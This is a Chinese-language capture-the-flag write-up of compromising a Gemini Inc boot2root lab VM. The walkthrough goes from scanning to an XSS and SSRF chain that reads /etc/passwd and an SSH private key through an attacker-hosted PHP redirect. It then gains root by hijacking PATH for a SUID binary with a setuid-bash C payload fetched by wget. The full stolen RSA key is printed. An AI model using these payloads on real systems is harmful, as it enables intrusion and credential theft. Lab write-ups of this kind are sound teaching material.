

# 信息收集

## 主机发现

133

## 端口扫描

22, 80

## 服务识别


```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e9:e3:89:b6:3b:ea:e4:13:c8:ac:38:44:d6:ea:c0:e4 (RSA)
|   256 8c:19:77:fd:36:72:7e:34:46:c4:29:2d:2a:ac:15:98 (ECDSA)
|_  256 cc:2b:4c:ce:d7:61:73:d7:d8:7e:24:56:74:54:99:88 (ED25519)
80/tcp    open  http      Apache httpd 2.4.25
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Index of /
|_ http-ls: Volume /
|_  SIZE  TIME      FILENAME
|_  -    2018-01-07 08:35  test2/
|_
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## 子域名发现

## 敏感目录遍历

```
20:01:18] 403 - 300B - /test2/.php3
20:01:43] 301 - 320B - /test2/css → http://192.168.88.133/test2/css/
20:01:47] 200 - 766B - /test2/favicon.ico
20:01:47] 200 - 3KB - /test2/footer.php
20:01:49] 500 - 0B - /test2/header.php
20:01:50] 301 - 320B - /test2/img → http://192.168.88.133/test2/img/
20:01:50] 200 - 266B - /test2/inc/
20:01:50] 301 - 320B - /test2/inc → http://192.168.88.133/test2/inc/
20:01:51] 200 - 6KB - /test2/index.php/login/
20:01:51] 200 - 6KB - /test2/index.php
20:01:52] 200 - 252B - /test2/js/
20:01:53] 301 - 320B - /test2/lib → http://192.168.88.133/test2/lib/
20:01:53] 200 - 490B - /test2/lib/
20:01:54] 200 - 7KB - /test2/login.php
20:01:54] 302 - 0B - /test2/logout.php → /
20:02:04] 200 - 6KB - /test2/profile.php
20:02:12] 302 - 0B - /test2/user.php → /
```

## web信息搜集



# Welcome Guest

This is an internal web application designed for employees to view their profile details and also, allow them to export their details to PDF.

The web application is built and modified from the following open source project:

<https://github.com/ionutvmi/master-login-system>

## 漏洞发现

## 业务重构

## 威胁建模

index.html:源码审计

setting能看到后端账号密码

```
// database details
$set->db_host = 'localhost'; // database host
$set->db_user = 'root'; // database user
$set->db_pass = ''; // database password
$set->db_name = 'mls'; // database name
```

install能看到硬编码的账号密码

```

143
144     if(!isset($page->error)) {
145         $page->success = "The installation was successful ! Thank you for using master loging system and we hope you enjo it ! Have fun ! <br/><br/>
146         <a class='btn btn-success' href='./index.php'>Start exploring</a>
147         <br/><br/>
148
149         <h3>USER: admin <br/> PASSWORD: 1234</h3>";
150     }

```

login.php:密码爆破,fuzzing

## 漏洞利用

### 边界突破


#### XSS

发现profile页面是输入什么原封不动的返回,尝试xss


The screenshot shows a web form titled "Edit info of admin". The form contains several input fields: "Username" (with value "admin"), "Password" (empty, with a note "Leave blank if you don't want to change"), "Group:" (a dropdown menu showing "Administrator"), "Display name" (highlighted with a red box, containing the payload "<script>alert(/1/)</script>"), and "Email" (with value "1@gmail.com"). A blue "Save" button is at the bottom. The "Display name" field is highlighted with a red rectangular border, indicating the successful execution of the XSS attack.

#### SSRF



导出功能




进行搜索,在导出html时存在SSRF漏洞,



那么我们可以考虑往displayname写入SSRF的poc,结果发现读取本地(file:///etc/passwd)资源失败;经过搜索发现漏洞复现过程如下:



攻击流程如下:



1.服务端开启apache,准备php文件

```
<?php header('location:file:///.'.$_REQUEST['url']);?>
```

2.客户端的displayname插入xss

```
<iframe height=2000 width=800 src="http://192.168.88.129/payload.php?url=/etc/passwd"></iframe>
```

3.通过pdf插件导出结果

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,:/run/systemd:/bin/false
_apt:x:104:65534:/nonexistent:/bin/false
dnsmasq:x:106:65534:dnsmasq,,:/var/lib/misc:/bin/false
messagebus:x:107:111:/var/run/dbus:/bin/false
usbmux:x:108:46:usbmux daemon,,:/var/lib/usbmux:/bin/false
geoclue:x:109:115:/var/lib/geoclue:/bin/false
avahi:x:112:119:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false
colord:x:113:120:colord colour management daemon,,:/var/lib/colord:/bin/false
saned:x:114:121:/var/lib/saned:/bin/false
hplip:x:115:7:HPLIP system user,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
gemini1:x:1000:1000:gemini-sec,,:/home/gemini1:/bin/bash
sshd:x:117:65534:/run/sshd:/usr/sbin/nologin
mysql:x:118:123:MySQL Server,,:/nonexistent:/bin/false
```

通过对源码审计发现setting文件也能读取账号密码,但是这个账号密码不是ssh的密码

## SSH公钥

**id\_ras:**私钥文件

**id\_rsa.pub:**公钥文件

**authorized\_keys:**已经认证的密钥

攻击流程如下:

1.验证公钥文件和已经认证的密钥内容相同

```
id_rsa.pub==authorized_keys
```

2.窃取私钥,并给与权限400

```
chmod 400 id_rsa
```

3.用对应的公钥登录,并提交私钥文件

```
ssh -i id_ras gemini1@192.168.88.134
```

通过发现:公钥和已经认证的密钥相等,可以用Gemini1账号登录,私钥也窃取

Info was saved !

---

### Edit info of admin

Username	<input type="text" value="admin"/>
Password	<input type="password"/>
	Leave blank if you don't want to change
Group:	<input type="text" value="Administrator"/>
Display name	<input type="text" value="ip?url=/home/gemini1/.ssh/id_rsa"/>
Email	<input type="text" value="sec.9emin1@gmail.com"/>



admin

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA8sYkCmUFupwQ8pXsm0XCAYxcR6m5y9GfRWmQmrvb9qJP3xs
6c11dX9Mi8OLBpKUB+Y08aTgWbEtUAKVEpRU+mk+wpSx54OTBMFX35x4snzz+X5u
Vl1rUn9Z4QE5SJPovfV3Ddw9zIVA0MCJGi/RW4ODRYmPHesqNHaMGKqTnRmn3/4V
u7cl+KpPZmQJzASoffyBn1bxQomqTk5AGhkAggsOPS0xv6P2g/mcmMUIRWaTH4Z
DqrpqxFTJbuWSszPhuw3LLqAYry0RIEH/Mdi2RxM3VZvqDRIsV0DO74qyBhBsQ+p
oSbdwoXao8n7oO2ASHc05d2vtmmGP31+4pjuQIDAQAABAolBAQCq+WuJQHeSwiWY
WS46kkNg2qfoNrlFD8Dfy0fui5OhfAiz/sC84HrgZr4fLg+mqWXZBuCVtiyF6luD
eMU/Tdo/bUkUfyfQgbyy0UBw2RZgUihVpMYDKma3oqKKeQeE+k0MDmUsOyqfpeM
QMcc3//67fQ6uE8Xwnu593FxhtNZoyaYgz8LTpYRsaoui9j7mrQ4Q19V0Q16u4XIZ
rVtrfJqQBMaKeASTaYpWKnsGoFudp6xyxWzS4uk6BIAom0teBwkcnczx9fNd2vCYR
MhK5KLTDvWUf3d+eUcoUy1h+yjPvdDmlC27vcvZ0GXVvyRks+sjbNMYWM+QvNIZn
1XxD1nKxAoGBAODe4NKq0r2BiQ0V/97xx76oz5zX4drh1aE6X+osRqk4+4soLauI
xHaApYWYKlk4OBPMzWQC0a8mQOaL1LaYSEL8wKkkaAvfM604f3fo01rMKn9vNRC
1fAms6canQJDPIMvOyYRe4PALNf6Yw0Hty0KowC46HHkmWEgw/pEhOZdAoGBANpY
AJEhiG27iqxDHyHC2rVnA9o2t5yZ7qqBExF7zyUJklbgiLLyIE5JYhdZjd+abl
aSdSvTKOqrxcnPMwVixDyLDxemH7iZsEbhLklsSKgMjCDhPBROivYQGfY17EHPu
968rdQsmJK8+X5aWxq08VzIKwArm+GeDs2hrCGUNAoGAc1G5SDA0XNz3CiaTDnk9
r0gRGGUZvU89aC5wi73jCttfHJEhQquj3QXCXM2ZQiHzmCvaVOSHncpPVCv3jSco
tXLUT9GnoNdZkQPwNWqf648B6NtoIA6aekrOrO5jgDks6jWphq9GgV1nYedVLpR7
WszupOsuwWGzSr0r48eJxD0CgYEAo23HTtplocoEbCtullhVXj5zNbxLBt55NAP
U2XtQeyqDkVEZQK4vDUMXAtdWF6d5PxGDvbxQoxi45JQwMukA89QwvBChqAF86Bk
SwvUbyPzaiGob21GIYJpi2+IPoPktsIhmm4Ct4ufXcRUDAVJRHur1ehLgl2LhP+h
JAEpUWkCgYEAj2kz6b+FeK+xK+FUuDbd88vjU6FB8+FL7mQFQ2Ae9lWNyuTQSpGh
vXAtW/c+eaiO4gHRz60wW+FvltFa7kZAmylCAugK1m8/Ff5VZ0rHDP2YsUHT4+Bt
j8XYDMgMA8VYk6aIU2rE EzqZlru7BZiwUnz7QLzauGwg8ohv1H2NP9k=
-----END RSA PRIVATE KEY-----
```

```
(kali@kali)-[~/gemini-pentest-v1]
$ ssh -i id_rsa gemini1@192.168.88.134
The authenticity of host '192.168.88.134 (192.168.88.134)' can't be established.
ED25519 key fingerprint is SHA256:Dhg98/77GcBzvKymOg54pr2o2pddvxKpKYGwsMSSc6M.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.88.134' (ED25519) to the list of known hosts.
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$
```

## 权限提升

### 本地信息搜索

#### 1.搜索suid

方法1:find / -perm /4000 2>/dev/null

方法2:find / -user root -type f -perm -u+sx -ls 2>/dev/null



```

geminil@geminiinc:~$ find / -user root -type f -perm -u+sx -ls 2>/dev/null
673698 20 -rwsr-xr-x 1 root www-data 18504 Sep 19 2017 /usr/lib/apache2/suexec-pristine
674033 20 -rwsr-xr-x 1 root www-data 18504 Sep 19 2017 /usr/lib/apache2/suexec-custom
1056414 16 -rwsr-xr-x 1 root root 14856 May 24 2017 /usr/lib/policykit-1/polkit-agent-helper-1
1187478 44 -rwsr-xr-x 1 root messagebus 42992 Oct 1 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
790888 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmccrypt-get-device
1188001 432 -rwsr-xr-x 1 root root 440728 Nov 18 2017 /usr/lib/openssh/ssh-keysign
679388 360 -rwsr-xr-x 1 root mdm360 365960 Nov 11 2016 /usr/sbin/pppd
670633 24 -rwsr-xr-x 1 root root 23352 May 24 2017 /usr/bin/pkexec
655437 52 -rwsr-xr-x 1 root root 50040 May 17 2017 /usr/bin/chfn
269875 12 -rwsr-xr-x 1 root root 8792 Jan 7 2018 /usr/bin/listinfo
655440 76 -rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd
655438 40 -rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh
658302 40 -rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/newgrp
655441 60 -rwsr-xr-x 1 root root 59680 May 17 2017 /usr/bin/passwd
680505 140 -rwsr-xr-x 1 root root 140944 Jun 5 2017 /usr/bin/sudo
917547 44 -rwsr-xr-x 1 root root 44304 Mar 22 2017 /bin/mount
917548 32 -rwsr-xr-x 1 root root 31720 Mar 22 2017 /bin/umount
917570 60 -rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
917545 40 -rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
923459 32 -rwsr-xr-x 1 root root 30800 Jun 23 2016 /bin/fusermount
geminil@geminiinc:~$

```

## 2.查看文件类型

发现是可执行

```

geminil@geminiinc:~$ file /usr/bin/listinfo
/usr/bin/listinfo: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=0f284a2f4f3c967c78816592da20f223e4ae2f10, not stripped
geminil@geminiinc:~$

```

## 3.查看文件包含哪些字符

```

geminil@geminiinc:~$ strings /usr/bin/listinfo
/lib64/ld-linux-x86-64.so.2
(J)/O<
libc.so.6
popen
printf
fgets
pclose
__cxa_finalize
__libc_start_main
_ITM_deregisterTMCloneTable
__gmon_start__
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.2.5
project:
=q
5j
https://github.com/lonutvmi/master-login-system
=!
AWAVA
AUATL
[]A\A]A^A_
/shin/ifconfig | grep inet
/bin/netstat -tuln | grep 22
/bin/netstat -tuln | grep 80
date
displaying network information...
displaying Apache listening port...
displaying SSH listening port...
displaying current date...
;*3$"
GCC: (Debian 6.3.0-18) 6.3.0 20170516

```

## 4.执行对应文件查看效果

```

geminil@geminiinc:~$ /usr/bin/listinfo
displaying network information...      inet 192.168.88.134 netmask 255.255.255.0 broadcast 192.168.88.255
displaying network information...      inet6 fe80::20c:29ff:fe9f:55da prefixlen 64 scopeid 0x20<link>
displaying network information...      inet 127.0.0.1 netmask 255.0.0.0
displaying network information...      inet6 ::1 prefixlen 128 scopeid 0x10<host>

displaying Apache listening port...    tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
displaying Apache listening port...    tcp6    0      0 :::22              :::*               LISTEN

displaying SSH listening port...        tcp6    0      0 :::80              :::*               LISTEN

displaying current date...              Thu Feb 10 01:44:35 EST 2022

```

可以猜测listinfo是结合了/bin/netstat和date的可执行文件

# SUID

攻击思路:利用listinfo的uid命令的权限,执行我们自定义的date;其中/bin/netstat,/bin/ifconfig这种决定命令的没法替换,但是date用的不是决定路径,我们可以通过替换环境变量让他执行我们自己的date

```
大小: 130% 1@geminiinc:~$ ls -l /sbin/ifconfig
-rwxr-xr-x 1 root root 79744 Dec 26 2016 /sbin/ifconfig
gemini1@geminiinc:~$ ls -l /bin/netstat
-rwxr-xr-x 1 root root 151104 Dec 26 2016 /bin/netstat
gemini1@geminiinc:~$ date listinfo
```

```
gemini1@geminiinc:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
gemini1@geminiinc:~$ which date
/bin/date
gemini1@geminiinc:~$ date
Sat Dec 25 23:01:50 EST 2021
01:24:35
```

## 1.gcc生成payload文件date

```
(kali@kali)-[~/gemini-pentest-v1]
$ gcc -o date date.c

(kali@kali)-[~/gemini-pentest-v1]
$ ls -l
total 32
-rwxr-xr-x 1 kali kali 16224 Feb 10 01:54 date
-rw-r--r-- 1 kali kali 121 Feb 10 01:53 date.c
-rw-r--r-- 1 root root 96 Feb 8 20:34 exp
-r----- 1 kali kali 1678 Feb 8 21:01 id_rsa
-rw-r--r-- 1 kali kali 53 Feb 8 20:25 payload.php

(kali@kali)-[~/gemini-pentest-v1]
$ cat date.c
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>

int main(){
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

## 2.替换环境变量

添加环境变量优先级为最高优先执行本地gemini1的date

```
export PATH=$new_path:$PATH
```

```
gemini1@geminiinc:~$ wget http://192.168.88.129/date
--2022-02-10 10:03:33-- http://192.168.88.129/date
Connecting to 192.168.88.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16224 (16K) [application/octet-stream]
Saving to: 'date'

date 100%[>] 15.84K --.-KB/s in 0s

2022-02-10 10:03:33 (96.9 MB/s) - 'date' saved [16224/16224]

gemini1@geminiinc:~$ which date
/bin/date
gemini1@geminiinc:~$ export PATH=/home/gemini1:$PATH
gemini1@geminiinc:~$ echo $PATH
/home/gemini1:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
gemini1@geminiinc:~$
```

```
geminii@geminiinc:~$ listinfo
displaying network information ...      inet 192.168.88.134 netmask 255.255.255.0 broadcast 192.168.88.255
displaying network information ...      inet6 fe80::20c:29ff:fe9f:55da prefixlen 64 scopeid 0<link>
displaying network information ...      inet 127.0.0.1 netmask 255.0.0.0
displaying network information ...      inet6 ::1 prefixlen 128 scopeid 0<host>

displaying Apache listening port ...    tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
displaying Apache listening port ...    tcp6     0      0 :::22              :::*              LISTEN

displaying SSH listening port ...       tcp6     0      0 :::80              :::*              LISTEN

root@geminiinc:~# ud
bash: ud: command not found
root@geminiinc:~# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),33(www-data),44(video),46(plugdev),108(netdev),113(bluetooth),114(lpadmin),118(scanner),1000(geminii)

root@geminiinc:~# cat /root/
.bash_history .bashrc .cache/ flag.txt .mysql_history .nano/ .profile
root@geminiinc:~# cat /root/flag.txt
Congratulations on solving this boot2root machine!

root@geminiinc:~# cat /root/flag.txt
Congratulations on solving this boot2root machine!

root@geminiinc:~# cat /root/flag.txt
Congratulations on solving this boot2root machine!
```

# 总结

## 攻击方法

- 主机发现
- 端口扫描
- 信息搜集
- 开源代码泄露
- XSS漏洞
- SSRF漏洞
- LFI漏洞
- 服务端组件漏洞
- SSH公钥认证
- SUID权限漏洞
- 本地提权